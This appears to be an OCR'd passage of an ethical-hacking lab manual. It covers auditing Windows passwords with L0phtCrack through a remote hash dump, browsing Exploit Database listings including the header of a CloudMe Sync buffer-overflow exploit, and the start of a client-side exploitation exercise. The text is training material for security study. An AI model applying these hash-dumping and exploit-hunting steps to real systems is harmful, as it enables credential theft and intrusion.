
1.2 Audit System Passwords using L0phtCrack
- Open Windows 10 and Windows Server 2016


- Install L0phtCrack








V2010 - VMware Workstation
LC7 Password Auditing Wizard
Reporting Options
CSV
Comma Separated Values
For import to a spreadsheet
HTML
Hypertext Markup Language
Best for the web or email
XML
Extensible Markup Language
Database-ready export format
Display passwords when audited
Display encrypted password hashes
< Back
Next >
Cancel
Type here to search



V2010 - VMware Workstation
LØPHTCRACK 7
Windows Agent Importer: Accessing remote admin share...
Preparing work queue
Import hashes from remote Windows system (Remote Import: 10.10.10.16 Clear Existing Accounts,Username: Administrator Domain: CEH.com (AD replication first, then SMB agent))
Replication Importer: Issuing hash dump request...
Type here to search




1.3 Find Vulnerabilities on Exploit Sites
- Open Windows 10
- Open Firefox



V2010 - VMware Workstation
Exploit Database - Exploits for
exploit-db.com
EXPLOIT DATABASE
Verified
Has App
Filters
Reset All
Show 15
Search:
Date D A V Title Type Platform Author
2023-09-08 SyncBreeze 15.2.24 - 'login' Denial of Service DoS Windows mohamed youssef
2023-09-08 GOM Player 2.3.90.5360 - Buffer Overflow (PoC) Local Windows Ahmet Ümit BAYRAM
2023-09-08 Drupal 10.1.2 - web-cache-poisoning-External-service-interaction WebApps PHP nu11secur1ty
2023-09-08 Axigen < 10.3.3.47, 10.2.3.12 - Reflected XSS WebApps Multiple AmirZargham
2023-09-08 Techview LA-5570 Wireless Gateway Home Automation Controller - Multiple Vulnerabilities Remote Hardware The Security Team [exploitsecurity.io]
2023-09-08 GOM Player 2.3.90.5360 - Remote Code Execution (RCE) Remote Windows M. Akil Gündoğan
2023-09-08 soosyze 2.0.0 - File Upload WebApps PHP nu11secur1ty
2023-09-08 Wp2Fac - OS Command Injection WebApps PHP Ahmet Ümit BAYRAM
2023-09-08 Wordpress Plugin Elementor 3.5.5 - Iframe Injection WebApps PHP Miguel Santareno
2023-09-08 Jorani v1.0.3-(c)2014-2023 - XSS Reflected & Information Disclosure WebApps PHP nu11secur1ty
2023-09-08 SPA-Cart eCommerce CMS 1.9.0.3 - SQL Injection WebApps PHP CraCkEr
2023-09-04 SPA-Cart eCommerce CMS 1.9.0.3 - Reflected XSS WebApps PHP CraCkEr
2023-09-04 Bus Reservation System 1.1 - Multiple-SQLi WebApps PHP nu11secur1ty
2023-09-04 WP Statistics Plugin 13.1.5 current_page_id - Time based SQL injection (Unauthenticated) WebApps PHP psychoSherlock



V2010 - VMware Workstation
CloudMe Sync 1.11.2 Buffer Ov
exploit-db.com/exploits/46250
EXPLOIT DATABASE
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)
EDB-ID: 46250
CVE: 2018-6892
Author: MATTEO MALVICA
Type: REMOTE
Platform: WINDOWS_X86-64
Date: 2019-01-28
EDB Verified:
Exploit: / {}
Vulnerable App:
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage:https://www.cloudme.com/en
# Software: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Category: Remote
# Contact:https://twitter.com/matteomalvica
# Version: CloudMe Sync 1.11.2
# Tested on: Windows 7 SP1 x64
# CVE-2018-6892
# Ported to WoW64 from https://www.exploit-db.com/exploits/46218
import socket
import struct





1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session - Open Parrot and Windows 10



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2010
ParrotV
Applications Places System
T4 Thg10 4, 21:50
Parrot
[-d "$HOME/bin"] - Parrot Terminal
File Edit View Search Terminal Help
[touristv@parrot]~[~]
$sudo -i
[sudo] password for touristv:
[root@parrot]~[~]
#
Menu
[-d "$HOME/bin"] - Pa...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

